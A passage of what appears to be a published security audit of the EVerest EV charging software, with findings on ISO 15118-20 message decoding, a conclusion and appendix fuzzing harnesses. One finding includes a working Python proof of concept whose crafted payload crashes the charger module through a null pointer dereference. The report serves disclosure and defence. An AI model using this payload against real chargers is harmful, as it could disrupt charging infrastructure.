The `libiso15118D20` session does not take into account the context of execution and decodes both requests and responses where it is not supposed to receive any ISO15118-20 responses because it is running on an EVSE. Such behavior unnecessarily increases the attack surface and may provoke undefined behavior in other modules.

Recommendation

If the library aims at being used for both EVSE and EV, the controller, session and the underlying parsing methods should either handle EVSE or EV messages, but not both.

The `Variant` class constructor, called by `make_variant_from_packet` is responsible for decoding the received message. It is shown below:

C++

```
1  Variant::Variant(io::v2gtp::PayloadType payload_type, const
   io::StreamInputView& buffer_view) {
2
3      VariantAccess va{
4          get_exi_input_stream(buffer_view), this->data, this->type, this-
           >custom_deleter, this->error,
5      };
6
7      if (payload_type == PayloadType::SAP) {
8          handle_sap(va);
9      } else if (payload_type == PayloadType::Part20Main) {
10         handle_main(va);
11     } else if (payload_type == PayloadType::Part20DC) {
12         handle_dc(va);
13     } else if (payload_type == PayloadType::Part20AC) {
14         handle_ac(va);
15     } else {
16         logf_warning("Unknown type");
17     }
18
19     if (data) {
20         // in case data was set, make sure the custom deleter and the type were
           set!
21         assert(custom_deleter != nullptr);
22         assert(type != Type::None);
23     } else {
24         logf_error("Failed due to: %s\n", error.c_str());
25     }
```

```
26 }
```

From here, the execution context is lost, the parsing logic is generic and can decode both requests and responses. For example, the `handle_dc` method, called line 12, defined below decodes both requests and responses related to the DC charge:

```C++
1  static void handle_dc(VariantAccess& va) {
2      iso20_dc_exiDocument doc;
3
4      const auto decode_status = decode_iso20_dc_exiDocument(&va.input_stream,
       &doc);
5
6      if (decode_status != 0) {
7          va.error = "decode_iso20_dc_exiDocument failed with " +
           std::to_string(decode_status);
8          return;
9      }
10
11     if (doc.DC_ChargeParameterDiscoveryReq_isUsed) {
12         insert_type(va, doc.DC_ChargeParameterDiscoveryReq);
13     } else if (doc.DC_ChargeParameterDiscoveryRes_isUsed) {
14         insert_type(va, doc.DC_ChargeParameterDiscoveryRes);
15     } else if (doc.DC_CableCheckReq_isUsed) {
16         insert_type(va, doc.DC_CableCheckReq);
17     } else if (doc.DC_CableCheckRes_isUsed) {
18         insert_type(va, doc.DC_CableCheckRes);
19     } else if (doc.DC_PreChargeReq_isUsed) {
20         insert_type(va, doc.DC_PreChargeReq);
21     } else if (doc.DC_PreChargeRes_isUsed) {
22         insert_type(va, doc.DC_PreChargeRes);
23     } else if (doc.DC_ChargeLoopReq_isUsed) {
24         insert_type(va, doc.DC_ChargeLoopReq);
25     } else if (doc.DC_ChargeLoopRes_isUsed) {
26         insert_type(va, doc.DC_ChargeLoopRes);
27     } else if (doc.DC_WeldingDetectionReq_isUsed) {
28         insert_type(va, doc.DC_WeldingDetectionReq);
29     } else if (doc.DC_WeldingDetectionRes_isUsed) {
30         insert_type(va, doc.DC_WeldingDetectionRes);
31     } else {
32         va.error = "chosen message type unhandled";
33     }
34 }
```

A context-aware logic should be implemented as soon as the `iso15118-20` used document type is extracted, preventing the deserialization of any document that is not supposed to be received. Additionally, to enforce a stronger defense-in-depth mechanism, the state of the communication should also be considered. This ensures that an unexpected document relative to the current state of the communication is not deserialized. For instance, a `PowerDeliveryReq` document should not be deserialized if the previous document was `SupportedAppProtocolReq`.

Deserializing documents that are not expected in the current context could lead to unexpected application flow, crash or other unexpected behavior.

MEDIUM-20	Null pointer dereference during DC_ChargeLoopRes document deserialization		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	Evse15118D20 - libiso15118D20		

Description

During the deserialization of a `DC_ChargeLoopRes` message that includes Receipt as well as TaxCosts, the vector `<DetailedTax>tax_costs` in the target `Receipt` structure is accessed out of bounds. This occurs in the method `template <> void convert(const struct iso20_dc_DetailedTaxType& in, datatypes::DetailedTax& out)` which leads to a null pointer dereference and causes the module to terminate.

Note: Assigned CVE is CVE-2025-68141

Recommendation

In this context, the `tax_costs` vector should be resized before assignation. Additionally, the vector should not be accessed through its index like a C array but using the vector `at` methods: `tax_costs.at(index)` which throw an `out-of-range` exception.

When receiving a `DC_ChargeLoopRes` document, it is deserialized leveraging a dedicated template method contained in `libiso15118/src/iso15118/message/dc_charge_loop.cpp:197` file. The method is defined below:

```
1 template <> void convert(const struct iso20_dc_DC_ChargeLoopResType& in,
  DC_ChargeLoopResponse& out) {                                          C++
2     cb_convert_enum(in.ResponseCode, out.response_code);
3     convert(in.EVSEPresentVoltage, out.present_voltage);
4     convert(in.EVSEPresentCurrent, out.present_current);
5     out.current_limit_achieved = in.EVSECurrentLimitAchieved;
6     out.power_limit_achieved = in.EVSEPowerLimitAchieved;
7     out.voltage_limit_achieved = in.EVSEVoltageLimitAchieved;
```

```
8       CB2CPP_CONVERT_IF_USED(in.EVSEStatus, out.status);
9       CB2CPP_CONVERT_IF_USED(in.MeterInfo, out.meter_info);
10      CB2CPP_CONVERT_IF_USED(in.Receipt, out.receipt);
11      convert(in.Header, out.header);
12      if (in.Scheduled_DC_CLResControlMode_isUsed) {
13          convert(in.Scheduled_DC_CLResControlMode,
            out.control_mode.emplace<datatypes::Scheduled_DC_CLResControlMode>());
14      } else if (in.BPT_Scheduled_DC_CLResControlMode_isUsed) {
15          convert(in.BPT_Scheduled_DC_CLResControlMode,
16
                    out.control_mode.emplace<datatypes::BPT_Scheduled_DC_CLResControl
17      } else if (in.Dynamic_DC_CLResControlMode_isUsed) {
18          convert(in.Dynamic_DC_CLResControlMode,
            out.control_mode.emplace<datatypes::Dynamic_DC_CLResControlMode>());
19      } else if (in.BPT_Dynamic_DC_CLResControlMode_isUsed) {
20          convert(in.BPT_Dynamic_DC_CLResControlMode,
21
                    out.control_mode.emplace<datatypes::BPT_Dynamic_DC_CLResControlMo
22      } else {
23          // should not happen
24          assert(false);
25      }
26  }
```

If the document specifies that `Receipt` are used, the corresponding `convert` method, line 10 is called in order to deserialize the `Receipt` structure contained in the document. This method is defined below, as well as the destination structure:

```
1   struct Receipt {                                                    C++
2       [...]
3       std::vector<DetailedTax> tax_costs; // 0 to 10 elements! // FIXME(sl):
        optional?
4   };
5
6   template <> void convert(const struct iso20_dc_ReceiptType& in,
    datatypes::Receipt& out) {
7       out.time_anchor = in.TimeAnchor;
8       CB2CPP_CONVERT_IF_USED(in.EnergyCosts, out.energy_costs);
9       CB2CPP_CONVERT_IF_USED(in.OccupancyCosts, out.occupancy_costs);
10      CB2CPP_CONVERT_IF_USED(in.AdditionalServicesCosts,
        out.additional_service_costs);
11      CB2CPP_CONVERT_IF_USED(in.OverstayCosts, out.overstay_costs);
12
13      // todo (rb): TaxCosts should be optional as far as I can tell.
```

```
14      if (sizeof(in.TaxCosts.array) < out.tax_costs.size()) {
15          throw std::runtime_error("tax costs array is too large");
16      }
17      for (std::size_t i = 0; i < in.TaxCosts.arrayLen; ++i) {
18          convert(in.TaxCosts.array[i], out.tax_costs[i]);
19      }
20      out.tax_costs.resize(in.TaxCosts.arrayLen);
21  }
```

The condition line 14 will never be reached as the `out.tax_costs` is empty and is never initialized whereas the `TaxCosts.array` is a statically allocated array of 10 `TaxCosts` structures. If the incoming structure has set the `TaxCosts.arrayLen` to a value between 1 and 10, the `convert` method line 18 is called, passing a reference to a null object as second parameter.

This method is defined below:

C++

```
1  template <> void convert(const struct iso20_dc_DetailedTaxType& in,
   datatypes::DetailedTax& out) {
2      out.tax_rule_id = in.TaxRuleID;
3      convert(in.Amount, out.amount);
4  }
```

The module crashes at line 2 because it tries to write the content of `in.TaxRuleID` at the 0 address.

Proof-of-concept

In order to illustrate the vulnerability, the following python payload was crafted:

Python

```
1  import socket, time
2  from iso15118.shared.messages.sdp import SDPRequest, Security, Transport
3  from iso15118.shared.messages.v2gtp import V2GTPMessage
4  from iso15118.shared.messages.enums import Protocol
5
6  MULTICAST_GROUP = 'FF02::1'
7  PORT = 15118
8  INTERFACE = 'enp1s0'
9
10 EVSE_IPV6_ADDR = 'fe80::546f:f9ff:fe8a:9'
11 EVSE_ISOD20_PORT = 50000
12 PAYLOAD =
   b'\x01\xfe\x80\x04\x00\x00\x00\x27\x80\x38\x04\x01\x00\x00\x00\x00\x00\x09\x3d
   \x8f\xdc\x30\xe2\x00\x40\xfa\x00\x00\xea\x38\x04\x01\x00\x00\x00\x00\x00\x00\x00
   \x09\x00\x00\x00\x00\x00\x00\x00\x3d\x8f\xdc\x30\xe2\x00\x40\xfa\x00\x00\xea\x38
   \x04\x01\x00\x00\x00\x00\x00\x00\x00\xe2\xe2\xe2\x62\x0b\x2b\x89\xa9\x89\xd3\x4b
   \x9b\x79\xd1\x81\x10\x22\x18\x01\x17\x00\x04\x00\x40'
```

```
13
14 def send_sdp_request():
15     sock = socket.socket(socket.AF_INET6, socket.SOCK_DGRAM)
16     sock.setsockopt(socket.IPPROTO_IPV6, socket.IPV6_MULTICAST_IF,
       socket.if_nametoindex(INTERFACE))
17
18     security = Security.NO_TLS
19     sdp_request = SDPRequest(security=security,
       transport_protocol=Transport.TCP)
20     v2gtp_msg = V2GTPMessage(
21         Protocol.UNKNOWN, sdp_request.payload_type, sdp_request.to_payload()
22     )
23     sock.sendto(v2gtp_msg.to_bytes(), (MULTICAST_GROUP, PORT))
24
25 def send_payload():
26     sock = socket.socket(socket.AF_INET6, socket.SOCK_STREAM)
27     sock.connect((EVSE_IPV6_ADDR, EVSE_ISOD20_PORT, 0, 2))
28     sock.send(PAYLOAD)
29
30 send_sdp_request()
31 time.sleep(1)
32 send_payload()
```

The script first sends a SDP request to have the session open a plain connection socket. It then connects to the socket and sends a payload consisting in a `ChargeLoopResponse` that includes a `Receipt` and one `TaxCost`.

Once executed, the module receives `SIGSEGV (11)` signal from the kernel, is terminated and the manager shuts down all other modules. The log below is an extract of what SIL prints to standard output:

log

```
1 [...]
2 2025-07-31 09:44:39.320092 [INFO] iso15118_charge  :: Got SDP request from
  fe80::546f:f9ff:fe8a:9%enp1s0
3 2025-07-31 09:44:39.320726 [WARN] iso15118_charge
  module::charger::ISO15118_chargerImpl::init()::<lambda(const iso15118::LogLevel&,
  const std::string&)> :: The supported energy services contain DC_BPT, but dc
  limits does not contain BPT limits. This can lead to session shutdowns.
4 2025-07-31 09:44:40.321241 [INFO] iso15118_charge  :: Incoming connection from
  [fe80::546f:f9ff:fe8a:9%enp1s0]:35428
5 2025-07-31 09:44:40.325130 [CRIT] manager         int boot(const
  boost::program_options::variables_map&) :: Module iso15118_charger (pid: 2885105)
  exited with status: 11. Terminating all modules.
6 [...]
```

8. Technical Conclusion

In collaboration with the OSTIF, Quarkslab conducted a comprehensive security assessment of the EVerest project [1].

Despite the overall good quality of the source code, Quarkslab's auditors found several vulnerabilities, six of which are rated high severity and six medium severity. Moreover, most of these issues can be exploited without significant prerequisites or resources, which increases their severity and poses a serious risk to the affected services.

The impacted modules or components includes:

- ISO 15118-2 (EvseV2G)
- ISO 15118-20 (Evse15118D20)
- OCPP (libocpp)
- Validation token
- EvseManager

Quarkslab recognizes the considerable security efforts made by EVerest's developers to create a secure deployment environment for their framework.

Quarkslab acknowledges the substantial security efforts already invested by the EVerest development team and commends their commitment to building a secure platform. Alongside this assessment, Quarkslab provided actionable recommendations and mitigation strategies aimed at strengthening the system's overall **defense-in-depth** posture. Once adopted, these improvements will significantly enhance the security of the audited components.

The Quarkslab team believes that the collaborative effort between them, the OSTIF and EVerest has resulted in a more robust and secure solution.

Acronyms

EVSE:	Electric Vehicle Supply Equipment
EV:	Electric Vehicle
V2G:	Vehicle-To-Grid
V2GTP:	Vehicle-To-Grid Transport Protocol
SIL:	Software-In-Loop
SDP:	Session Description Protocol
EXI:	Efficient XML Interchange
HLC:	High-Level Communication
AEAD:	Authenticated Encryption with Associated Data
OSTIF:	Open Source Technology Improvement Fund
STF:	Sovereign Tech Fund
SLAC:	Signal Level Attenuation Characterization
PLC:	Power Line Communication

A. Fuzzing harnesses

A.A. ISO 15118-20

```cpp
#include <cstring>
#include <cstdint>
#include <cstdlib>

#include <iso15118/detail/helper.hpp>
#include <iso15118/message/variant.hpp>
#include <iso15118/io/connection_abstract.hpp>
#include <iso15118/io/connection_plain.hpp>
#include <iso15118/io/connection_ssl.hpp>
#include <iso15118/io/sdp_packet.hpp>
#include <iso15118/session/iso.hpp>

size_t BUFFER_LEN = 0;
size_t BUFFER_POS = 0;
const uint8_t *BUFFER = NULL;

// IConnection interface had to be reimplemented in order to set a custom read method that reads from the fuzzer buffer instead of a socket. The logic from ConnectionPlain::read was preserved.
class DummyConnection : public iso15118::io::IConnection {
    public:
        iso15118::io::ReadResult read(uint8_t* buf, size_t len) override {
            size_t to_read = len > (BUFFER_LEN - BUFFER_POS) ? (BUFFER_LEN - BUFFER_POS) : len;
            memcpy(buf, &BUFFER[BUFFER_POS], to_read);
            BUFFER_POS += to_read;
            const auto did_block = (len > 0) and (not iso15118::cmp_equal(to_read, len));

            if (to_read >= 0) {
                return {did_block, static_cast<size_t>(to_read)};
            }

            return {did_block, 0};
        }

        void set_event_callback(const iso15118::io::ConnectionEventCallback&) override {}
```

```
34
35          iso15118::io::Ipv6EndPoint get_public_endpoint() const override {return
            iso15118::io::Ipv6EndPoint{};};
36
37          void write(const uint8_t* buf, size_t len) override {}
38
39          void close() override {}
40
41          std::optional<iso15118::io::sha512_hash_t> get_vehicle_cert_hash() const
            override {return std::nullopt;};
42      };
43
44  extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t len) {
45      // init
46      BUFFER_LEN = len;
47      BUFFER = data;
48      BUFFER_POS = 0;
49
50      DummyConnection connection;
51      iso15118::io::SdpPacket packet;
52
53      const bool would_block = iso15118::read_single_sdp_packet(connection,
        packet);
54
55      if (packet.is_complete()) {
56        auto variant = std::make_unique<iso15118::message_20::Variant>(
57            packet.get_payload_type(),
              iso15118::io::StreamInputView{packet.get_payload_buffer(),
              packet.get_payload_length()});
58      }
59
60      return 0;
61  }
62
63  // For coverage, triage and debug
64  /*
65  int main(int argc, char ** argv)
66  {
67
68      std::unique_ptr<uint8_t[]> buf = std::make_unique<uint8_t[]>(8192);
69
70      size_t len = fread(buf.get(), 1, 8192, stdin);
71
```

```
72      BUFFER_LEN = len;
73      BUFFER = buf.get();
74      BUFFER_POS = 0;
75
76      DummyConnection connection;
77      iso15118::io::SdpPacket packet;
78
79      const bool would_block = iso15118::read_single_sdp_packet(connection,
        packet);
80      iso15118::logf_info("Packet type: %d", packet.get_payload_type());
81
82      if (packet.is_complete()) {
83          auto variant = std::make_unique<iso15118::message_20::Variant>(
84              packet.get_payload_type(),
                iso15118::io::StreamInputView{packet.get_payload_buffer(),
                packet.get_payload_length()});
85
86          iso15118::logf_info("Payload type: %d", variant->get_type());
87      }
88
89      return 0;
90  }
91  */
```

A.B. EvseV2G module - ISO 15118-2

A.B.A. Application handshake

C++

```
1  #include <cstring>
2  #include <cstdint>
3  #include <cstdlib>
4
5  #include <cbv2g/app_handshake/appHand_Decoder.h>
6  #include <cbv2g/app_handshake/appHand_Encoder.h>
7  #include <cbv2g/common/exi_basetypes.h>
8  #include <cbv2g/din/din_msgDefDecoder.h>
9  #include <cbv2g/din/din_msgDefEncoder.h>
10 #include <cbv2g/exi_v2gtp.h>
11 #include <cbv2g/iso_2/iso2_msgDefDecoder.h>
12 #include <cbv2g/iso_2/iso2_msgDefEncoder.h>
13
14 #include "connection.hpp"
```

```
15 #include "iso_server.hpp"
16 #include "log.hpp"
17 #include "tools.hpp"
18
19 size_t BUFFER_LEN;
20 size_t BUFFER_POS;
21 const uint8_t *BUFFER;
22
23 #define V2GTP_HEADER_LENGTH 8u
24 #define DEFAULT_BUFFER_SIZE 8192
25
26 #define dlog(...) ((void)0) // Deactivate dlog when fuzzing
27
28
29 int v2g_outgoing_v2gtp_fuzz(struct v2g_connection* conn) {
30     // Reimplementation of v2g_outgoing_v2gtp
31     assert(conn != nullptr);
32     assert(conn->write != nullptr);
33
34     const auto len = exi_bitstream_get_length(&conn->stream);
35
36     V2GTP_WriteHeader(conn->buffer, len - V2GTP_HEADER_LENGTH);
37
38     if (conn->write(conn, conn->buffer, len) == -1) {
39         dlog(DLOG_LEVEL_ERROR, "connection_write(header) failed: %s",
         strerror(errno));
40         return -1;
41     }
42
43     return 0;
44 }
45
46 int v2g_incoming_v2gtp_fuzz(struct v2g_connection* conn) {
47     // reimplementation of v2g_incoming_v2gtp
48     assert(conn != nullptr);
49     assert(conn->read != nullptr);
50
51     int rv;
52
53     rv = conn->read(conn, conn->buffer, V2GTP_HEADER_LENGTH);
54     if (rv < 0) {
55         dlog(DLOG_LEVEL_ERROR, "connection_read(header) failed: %s",
```

```
56              (rv == -1) ? strerror(errno) : "connection terminated");
57          return -1;
58      }
59
60      if (rv == 0)
61          return 1;
62      if (rv != V2GTP_HEADER_LENGTH) {
63          dlog(DLOG_LEVEL_ERROR, "connection_read(header) too short: expected %d,
            got %d", V2GTP_HEADER_LENGTH, rv);
64          return -1;
65      }
66
67      rv = V2GTP_ReadHeader(conn->buffer, &conn->payload_len);
68      if (rv == -1) {
69          dlog(DLOG_LEVEL_ERROR, "Invalid v2gtp header");
70          return -1;
71      }
72
73      if (conn->payload_len >= UINT32_MAX - V2GTP_HEADER_LENGTH) {
74          dlog(DLOG_LEVEL_ERROR, "Prevent integer overflow - payload too long:
            have %d, would need %u",
75               DEFAULT_BUFFER_SIZE, conn->payload_len);
76          return -1;
77      }
78
79      if (conn->payload_len + V2GTP_HEADER_LENGTH > DEFAULT_BUFFER_SIZE) {
80          dlog(DLOG_LEVEL_ERROR, "payload too long: have %d, would need %u",
            DEFAULT_BUFFER_SIZE,
81               conn->payload_len + V2GTP_HEADER_LENGTH);
82
83
84
85          return -1;
86      }
87
88      rv = conn->read(conn, &conn->buffer[V2GTP_HEADER_LENGTH], conn-
        >payload_len);
89      if (rv < 0) {
90          dlog(DLOG_LEVEL_ERROR, "connection_read(payload) failed: %s",
91               (rv == -1) ? strerror(errno) : "connection terminated");
92          return -1;
93      }
94      if (rv != conn->payload_len) {
```

```
 95          dlog(DLOG_LEVEL_ERROR, "connection_read(payload) too short: expected
             %d, got %d", conn->payload_len, rv);
 96          return -1;
 97      }
 98
 99      conn->stream.byte_pos = V2GTP_HEADER_LENGTH;
100      conn->stream.data_size = conn->payload_len + V2GTP_HEADER_LENGTH;
101
102
103      return 0;
104  }
105
106  enum v2g_event v2g_handle_apphandshake_fuzz(struct v2g_connection* conn) {
107      // reimplementation of v2g_handle_apphandshake
108      enum v2g_event next_event = V2G_EVENT_NO_EVENT;
109      int i;
110      uint8_t ev_app_priority = 20;
111
112      init_appHand_exiDocument(&conn->handshake_resp);
113      conn->handshake_resp.supportedAppProtocolRes_isUsed = 1;
114      conn->handshake_resp.supportedAppProtocolRes.ResponseCode =
115          appHand_responseCodeType_Failed_NoNegotiation;
116
117      dlog(DLOG_LEVEL_INFO, "Handling SupportedAppProtocolReq");
118      conn->ctx->current_v2g_msg = V2G_SUPPORTED_APP_PROTOCOL_MSG;
119
120
121      int err = decode_appHand_exiDocument(&conn->stream, &conn->handshake_req);
122      if (err != 0) {
123          dlog(DLOG_LEVEL_ERROR, "decode_appHandExiDocument() failed with code
             %d", err );
124          return V2G_EVENT_TERMINATE_CONNECTION;
125      }
126
127      types::iso15118::AppProtocols app_protocols;
128
129      for (i = 0; i < conn-
         >handshake_req.supportedAppProtocolReq.AppProtocol.arrayLen; i++) {
130          struct appHand_AppProtocolType* app_proto = &conn-
             >handshake_req.supportedAppProtocolReq.AppProtocol.array[i];
131          char* proto_ns = strndup(static_cast<const char*>(app_proto-
             >ProtocolNamespace.characters),
132                                   app_proto->ProtocolNamespace.charactersLen);
```

```
133
134         if (!proto_ns) {
135             dlog(DLOG_LEVEL_ERROR, "out-of-memory condition");
136             return V2G_EVENT_TERMINATE_CONNECTION;
137         }
138         printf("%s", proto_ns);
139
140
141         if ((conn->ctx->supported_protocols & (1 << V2G_PROTO_DIN70121)) &&
142             (strcmp(proto_ns, DIN_70121_MSG_DEF) == 0) && (app_proto-
            >VersionNumberMajor == DIN_70121_MAJOR) &&
143             (ev_app_priority >= app_proto->Priority)) {
144             conn->handshake_resp.supportedAppProtocolRes.ResponseCode =
145                 appHand_responseCodeType_OK_SuccessfulNegotiation;
146             ev_app_priority = app_proto->Priority;
147             conn->handshake_resp.supportedAppProtocolRes.SchemaID = app_proto-
            >SchemaID;
148             conn->ctx->selected_protocol = V2G_PROTO_DIN70121;
149         } else if ((conn->ctx->supported_protocols & (1 <<
            V2G_PROTO_ISO15118_2013)) &&
150                    (strcmp(proto_ns, ISO_15118_2013_MSG_DEF) == 0) &&
151                    (app_proto->VersionNumberMajor == ISO_15118_2013_MAJOR) &&
152                    (ev_app_priority >= app_proto->Priority)) {
153
154             conn->handshake_resp.supportedAppProtocolRes.ResponseCode =
155
                 appHand_responseCodeType_OK_SuccessfulNegotiationWithMinorDeviat
156             ev_app_priority = app_proto->Priority;
157             conn->handshake_resp.supportedAppProtocolRes.SchemaID = app_proto-
            >SchemaID;
158             conn->ctx->selected_protocol = V2G_PROTO_ISO15118_2013;
159         }
160
161         free(proto_ns);
162     }
163
164     std::string selected_protocol_str;
165     if (conn->handshake_resp.supportedAppProtocolRes.ResponseCode ==
166             appHand_responseCodeType_OK_SuccessfulNegotiation ||
167         conn->handshake_resp.supportedAppProtocolRes.ResponseCode ==
168
                 appHand_responseCodeType_OK_SuccessfulNegotiationWithMinorDeviation)
                 {
```

```
169         conn->handshake_resp.supportedAppProtocolRes.SchemaID_isUsed =
            (unsigned int)1;
170         if (V2G_PROTO_DIN70121 == conn->ctx->selected_protocol) {
171             dlog(DLOG_LEVEL_INFO, "Protocol negotiation was successful.
                Selected protocol is DIN70121");
172             selected_protocol_str = "DIN70121";
173         } else if (V2G_PROTO_ISO15118_2013 == conn->ctx->selected_protocol) {
174             dlog(DLOG_LEVEL_INFO, "Protocol negotiation was successful.
                Selected protocol is ISO15118");
175             selected_protocol_str = "ISO15118-2-2013";
176         } else if (V2G_PROTO_ISO15118_2010 == conn->ctx->selected_protocol) {
177             dlog(DLOG_LEVEL_INFO, "Protocol negotiation was successful.
                Selected protocol is ISO15118-2010");
178             selected_protocol_str = "ISO15118-2-2010";
179         }
180     } else {
181         dlog(DLOG_LEVEL_ERROR, "No compatible protocol found");
182         selected_protocol_str = "None";
183         next_event = V2G_EVENT_SEND_AND_TERMINATE;
184     }
185
186
187     if (conn->ctx->is_connection_terminated == true) {
188         dlog(DLOG_LEVEL_ERROR, "Connection is terminated. Abort charging");
189         return V2G_EVENT_TERMINATE_CONNECTION;
190     }
191
192     if ((conn->ctx->intl_emergency_shutdown == true) || (conn->ctx->stop_hlc ==
        true) ||
193         (V2G_EVENT_SEND_AND_TERMINATE == next_event)) {
194         conn->handshake_resp.supportedAppProtocolRes.ResponseCode =
            appHand_responseCodeType_Failed_NoNegotiation;
195         dlog(DLOG_LEVEL_ERROR, "Abort charging session");
196
197         if (conn->ctx->terminate_connection_on_failed_response == true) {
198             next_event = V2G_EVENT_SEND_AND_TERMINATE;
199         }
200     }
201
202     conn->stream.byte_pos = V2GTP_HEADER_LENGTH;
203     conn->stream.bit_count = 0;
204
```

```
205     if (encode_appHand_exiDocument(&conn->stream, &conn->handshake_resp) != 0)
        {
206         dlog(DLOG_LEVEL_ERROR, "Encoding of the protocol handshake message
            failed");
207         next_event = V2G_EVENT_SEND_AND_TERMINATE;
208     }
209
210     return next_event;
211 }
212
213
214 ssize_t connection_read_fuzz(struct v2g_connection* conn, unsigned char* buf,
    size_t count) {
215     // Reimplementing same logic as original connection_read function, but from
        our buffer and not a file descriptor
216     ssize_t to_read = (ssize_t)count > (ssize_t)(BUFFER_LEN - BUFFER_POS) ?
        (ssize_t)(BUFFER_LEN - BUFFER_POS) : (ssize_t)count;
217     memcpy(buf, &BUFFER[BUFFER_POS], to_read);
218
219     BUFFER_POS += to_read;
220     return (size_t)to_read;
221 }
222
223 ssize_t connection_write_fuzz(struct v2g_connection* conn, unsigned char* buf,
    size_t count) {
224     // reimplementing write function
225     char c = buf[count-1];
226     return (ssize_t)count;
227 }
228
229 int v2g_handle_connection_handshake_fuzz(struct v2g_connection* conn, const
    uint8_t *buffer, size_t len) {
230     // reimplementation of v2g_handle_connection_handshake
231
232     int rv = -1;
233     enum v2g_event rvAppHandshake = V2G_EVENT_NO_EVENT;
234     bool stop_receiving_loop = false;
235     int64_t start_time = 0;
236
237     enum v2g_protocol selected_protocol = V2G_UNKNOWN_PROTOCOL;
238     v2g_ctx_init_charging_state(conn->ctx, false);
239     conn->buffer = static_cast<uint8_t*>(malloc(DEFAULT_BUFFER_SIZE));
240     if (!conn->buffer)
```

```
241         return -1;
242
243     conn->stream.data = conn->buffer;
244
245     if (conn->dlink_action == MQTT_DLINK_ACTION_PAUSE) {
246     }
247
248     do {
249         conn->stream.data[0] = 0;
250         conn->payload_len = 0;
251         exi_bitstream_init(&conn->stream, conn->buffer, 0, 0, nullptr);
252
253         rv = v2g_incoming_v2gtp_fuzz(conn);
254
255         if (rv != 0) {
256             dlog(DLOG_LEVEL_ERROR, "v2g_incoming_v2gtp() failed");
257             goto error_out;
258         }
259
260         if (conn->ctx->is_connection_terminated == true) {
261             rv = -1;
262             goto error_out;
263         }
264
265         rvAppHandshake = v2g_handle_apphandshake_fuzz(conn);
266
267         if (rvAppHandshake == V2G_EVENT_IGNORE_MSG) {
268             dlog(DLOG_LEVEL_WARNING, "v2g_handle_apphandshake() failed,
                ignoring packet");
269         }
270     } while ((rv == 1) && (rvAppHandshake == V2G_EVENT_IGNORE_MSG));
271
272     if ((rvAppHandshake == V2G_EVENT_SEND_AND_TERMINATE) || (rvAppHandshake ==
    V2G_EVENT_NO_EVENT)) {
273
274         rv = v2g_outgoing_v2gtp_fuzz(conn);
275
276         if (rv == -1) {
277             dlog(DLOG_LEVEL_ERROR, "v2g_outgoing_v2gtp() failed");
278             goto error_out;
279         }
280     }
```

```
281
282
283 error_out:
284     switch (selected_protocol) {
285     case V2G_PROTO_DIN70121:
286     case V2G_PROTO_ISO15118_2010:
287         if (conn->exi_in.dinEXIDocument != NULL)
288             free(conn->exi_in.dinEXIDocument);
289         if (conn->exi_out.dinEXIDocument != NULL)
290             free(conn->exi_out.dinEXIDocument);
291         break;
292     case V2G_PROTO_ISO15118_2013:
293         if (conn->exi_in.iso2EXIDocument != NULL)
294             free(conn->exi_in.iso2EXIDocument);
295         if (conn->exi_out.iso2EXIDocument != NULL)
296             free(conn->exi_out.iso2EXIDocument);
297         break;
298     default:
299         break;
300     }
301
302     v2g_ctx_init_charging_state(conn->ctx, true);
303
304     return rv ? -1 : 0;
305 }
306
307
308
309 extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t len) {
310
311     BUFFER_LEN = len;
312     BUFFER = data;
313     BUFFER_POS = 0;
314
315     struct v2g_connection* conn = static_cast<v2g_connection*>(calloc(1,
        sizeof(*conn)));
316     conn->is_tls_connection = false;
317     conn->read = &connection_read_fuzz;
318     conn->write = &connection_write_fuzz;
319
320     struct v2g_context* ctx = static_cast<v2g_context*>(calloc(1,
        sizeof(*ctx)));
```

```
321     ctx->supported_protocols |= (1 << V2G_PROTO_DIN70121); // support DIN70121
322     ctx->supported_protocols |= (1 << V2G_PROTO_ISO15118_2013); // supports
        ISO15118
323
324     conn->ctx = ctx;
325
326     int res = v2g_handle_connection_handshake_fuzz(conn, data, len);
327
328     if (conn->buffer != NULL) {
329         free(conn->buffer);
330     }
331     if(conn->ctx != NULL) {
332         free(conn->ctx);
333     }
334     if(conn != NULL){
335         free(conn);
336     }
337     return res;
338 }
```

A.B.B. V2G packets decoding

C++

```
 1 #include <cstring>
 2 #include <cstdint>
 3 #include <cstdlib>
 4
 5 #include <cbv2g/app_handshake/appHand_Decoder.h>
 6 #include <cbv2g/app_handshake/appHand_Encoder.h>
 7 #include <cbv2g/common/exi_basetypes.h>
 8 #include <cbv2g/din/din_msgDefDecoder.h>
 9 #include <cbv2g/din/din_msgDefEncoder.h>
10 #include <cbv2g/exi_v2gtp.h>
11 #include <cbv2g/iso_2/iso2_msgDefDecoder.h>
12 #include <cbv2g/iso_2/iso2_msgDefEncoder.h>
13
14 #include "v2g_server.hpp"
15
16 #include "connection.hpp"
17 #include "iso_server.hpp"
18 #include "log.hpp"
19 #include "tools.hpp"
20
```

```
21
22 size_t BUFFER_LEN = 0;
23 size_t BUFFER_POS = 0;
24 const uint8_t *BUFFER = NULL;
25
26 #define V2GTP_HEADER_LENGTH 8u
27 #define DEFAULT_BUFFER_SIZE 8192
28
29
30 #define dlog(...) ((void)0) // Deactivate dlog when fuzzing
31
32
33 uint64_t v2g_session_id_from_exi_fuzz(bool is_iso, void* exi_in) {
34     // reimplementation of v2g_session_id_from_exi
35     uint64_t session_id = 0;
36
37     if (is_iso) {
38         struct iso2_exiDocument* req = static_cast<struct
          iso2_exiDocument*>(exi_in);
39         struct iso2_MessageHeaderType* hdr = &req->V2G_Message.Header;
40
41         memcpy(&session_id, &hdr->SessionID.bytes,
          std::min((int)sizeof(session_id), (int)hdr->SessionID.bytesLen));
42     } else {
43         struct din_exiDocument* req = static_cast<struct
          din_exiDocument*>(exi_in);
44         struct din_MessageHeaderType* hdr = &req->V2G_Message.Header;
45
46         memcpy(&session_id, &hdr->SessionID.bytes,
          std::min((int)sizeof(session_id), (int)hdr->SessionID.bytesLen));
47     }
48
49     return session_id;
50 }
51
52
53 int v2g_outgoing_v2gtp_fuzz(struct v2g_connection* conn) {
54     // reimplementation of v2g_outgoing_v2gtp
55     assert(conn != nullptr);
56     assert(conn->write != nullptr);
57
58     const auto len = exi_bitstream_get_length(&conn->stream);
59
```

```
60      V2GTP_WriteHeader(conn->buffer, len - V2GTP_HEADER_LENGTH);
61
62      if (conn->write(conn, conn->buffer, len) == -1) {
63          dlog(DLOG_LEVEL_ERROR, "connection_write(header) failed: %s",
            strerror(errno));
64          return -1;
65      }
66
67      return 0;
